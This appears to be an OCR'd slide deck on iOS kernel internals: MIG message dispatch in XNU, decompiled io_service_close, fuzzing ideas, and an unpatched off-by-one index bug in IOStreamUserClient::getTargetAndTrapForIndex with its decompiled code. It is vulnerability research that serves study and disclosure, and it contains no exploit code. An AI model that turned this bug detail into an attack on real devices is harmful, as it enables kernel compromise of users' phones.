
```
struct IOExternalTrap {
    IOService * object;
    IOTrap       func;  // if flag=0, func is real function pointer
    int            flag;  // if flag=1, real function=*(IOTrap*)(vtable+func)
};
```

MIG System

- Lots of API finally call mach_msg to trap into kernel
  - mach_vm_* / mach_port_* / io_connect_* / …
  - IDA of io_service_close
    - mach_msg_header_t.msgh_id




```
typedef struct
{
  mach_msg_bits_t      msgh_bits;
  mach_msg_size_t      msgh_size;
  mach_port_t          msgh_remote_port;
  mach_port_t          msgh_local_port;
  mach_port_name_t     msgh_voucher_port;
  mach_msg_id_t        msgh_id;
} mach_msg_header_t;
```



```
nach_msg_return_t __fastcall io_service_close(mach_port_t a1)
{
  mach_msg_return_t v1; // r4@1
  mach_msg_header_t msg; // [sp+Ch] [bp-30h]@1
  int v4; // [sp+2Ch] [bp-10h]@10

  msg.msgh_bits = 5395;
  msg.msgh_remote_port = a1;
  msg.msgh_local_port = mig_get_reply_port();
  msg.msgh_id = 2816;
  v1 = mach_msg(&msg, 3, 0x18u, 0x2Cu, msg.msgh_local_port, 0, 0);
  if ( (unsigned int)(v1 - 0x10000002) < 2 )
  {
LABEL_6:
    mig_put_reply_port(msg.msgh_local_port);
    return v1;
  }
```


MIG System

- How the kernel handles it
  - ipc_kobject_server finds mig_hash_t structure in mig_buckets according to msgh_id



```
/*
 * Find out corresponding mig_hash entry if any
 */
{
    register int key = request->ikm_header->msgh_id;
    register int i = MIG_HASH(key);
    register int max_iter = mig_table_max_displ;

    do
        ptr = &mig_buckets[i++ % MAX_MIG_ENTRIES];
    while (key != ptr->num && ptr->num && --max_iter);
```


  - Call mig_hash_t.routine



```
if (ptr) {
    (*ptr->routine)(request->ikm_header, reply->ikm_header);
    kernel_task->messages_received++;
```

MIG System


- Locate mig_buckets to know all valid msgh_id
    - mig_init function initializes mig_buckets
    - mig_e stores all subsystem definitions



```
for (i = 0; i < n; i++) {
    range = mig_e[i]->end - mig_e[i]->start;
    if (!mig_e[i]->start || range < 0)
        panic("the msgh_ids in mig_e[] aren't valid!");
    mig_reply_size = max(mig_reply_size, mig_e[i]->maxsize);

    for  (j = 0; j < range; j++) {
      if (mig_e[i]->routine[j].stub_routine) {
        /* Only put real entries in the table */
        nentry = j + mig_e[i]->start;
        for (pos = MIG_HASH(nentry) % MAX_MIG_ENTRIES, howmany = 1;
             mig_buckets[pos].num;
             pos++, pos = pos % MAX_MIG_ENTRIES, howmany++) {
             if (mig_buckets[pos].num == nentry) {
                     printf("message id = %d\n", nentry);
                     panic("multiple entries with the same msgh_id");
             }
             if (howmany == MAX_MIG_ENTRIES)
                    panic("the mig dispatch table is too small");
        }

        mig_buckets[pos].num = nentry;
        mig_buckets[pos].routine = mig_e[i]->routine[j].stub_routine;
        if (mig_e[i]->routine[j].max_reply_msg)
                mig_buckets[pos].size = mig_e[i]->routine[j].max_reply_msg;
        else
                mig_buckets[pos].size = mig_e[i]->maxsize;
```

MIG System


- mig_e in XNU source




```
const struct mig_subsystem *mig_e[] = {
        (const struct mig_subsystem *)&mach_vm_subsystem,
        (const struct mig_subsystem *)&mach_port_subsystem,
        (const struct mig_subsystem *)&mach_host_subsystem,
        (const struct mig_subsystem *)&host_priv_subsystem,
        (const struct mig_subsystem *)&host_security_subsystem,
        (const struct mig_subsystem *)&clock_subsystem,
        (const struct mig_subsystem *)&clock_priv_subsystem,
        (const struct mig_subsystem *)&processor_subsystem,
        (const struct mig_subsystem *)&processor_set_subsystem,
        (const struct mig_subsystem *)&is_iokit_subsystem,
        (const struct mig_subsystem *)&memory_object_name_subsystem,
        (const struct mig_subsystem *)&lock_set_subsystem,
        (const struct mig_subsystem *)&task_subsystem,
        (const struct mig_subsystem *)&thread_act_subsystem,
#if VM32_SUPPORT
        (const struct mig_subsystem *)&vm32_map_subsystem,
#endif
        (const struct mig_subsystem *)&UNDReply_subsystem,
        (const struct mig_subsystem *)&default_pager_object_subsystem,

#if     XK_PROXY
        (const struct mig_subsystem *)&do_uproxy_xk_uproxy_subsystem,
#endif /* XK_PROXY */
#if     MACH_MACHINE_ROUTINES
        (const struct mig_subsystem *)&MACHINE_SUBSYSTEM,
#endif  /* MACH_MACHINE_ROUTINES */
```

MIG System

- mig_e in IDA
  - Get all useful information



```
_mig_e          DCD _mach_vm_subsystem

                DCD _mach_port_subsystem
                DCD _mach_host_subsystem
                DCD off_80393B1C
                DCD off_80393DA0
                DCD off_80393A7C
                DCD off_80393AD8
                DCD off_80394788
                DCD off_8039482C
                DCD off_803953E8
                DCD off_80393DE4
                DCD off_80394930
                DCD off_80394D34
                DCD off_80394FE8
                DCD off_80393150
                DCD off_80393034
                DCD off_803946B8
                DCD off_80394744
```




```
_mach_vm_subsystem DCD sub_80051678+1

  min routine number DCD 0x12C0
  max routine number DCD 0x12D4
  max reply msg size DCD 0x1024
                     DCD 0
                     DCD 0
                     DCD sub_80052C98+1
  routine_descriptor DCD 5  argc
                     DCD 0
                     DCD 0
                     DCD 0x2C max_reply_msg
                     DCD 0
                     DCD sub_80052B54+1
                     DCD 5
                     DCD 0
                     DCD 0
                     DCD 0x24
                     DCD 0
                     DCD sub_80052A60+1
                     DCD 7
                     DCD 0
                     DCD 0
                     DCD 0x24
                     DCD 0
```

MIG System


- Idea of fuzzing MIG system
  - Roughly fuzzing all functions
  - Accurately fuzzing each function
    - Need to analyze the structure inside the message

IOKit Traps 0day

- IOStreamUserClient::getTargetAndTrapForIndex
    - Restrict index <= 2 but only two IOExternalTrap elements in array!
    - This code is just … UNBELIEVABLE 0.0
- Still unfixed in iOS 8.4.1



```
int *__fastcall IOStreamUserClient__getTargetAndTrapForIndex
{
  int *result; // r0@2

  if ( a3 <= 2 )
  {
    *a2 = a1;
    result = &dword_80C0AFE8[3 * a3];
  }
  else
  {
    result = 0;
  }
  return result;
}
```



```
80C0AFE8 00 00 00 00 dword_80C0AFE8  DCD 0
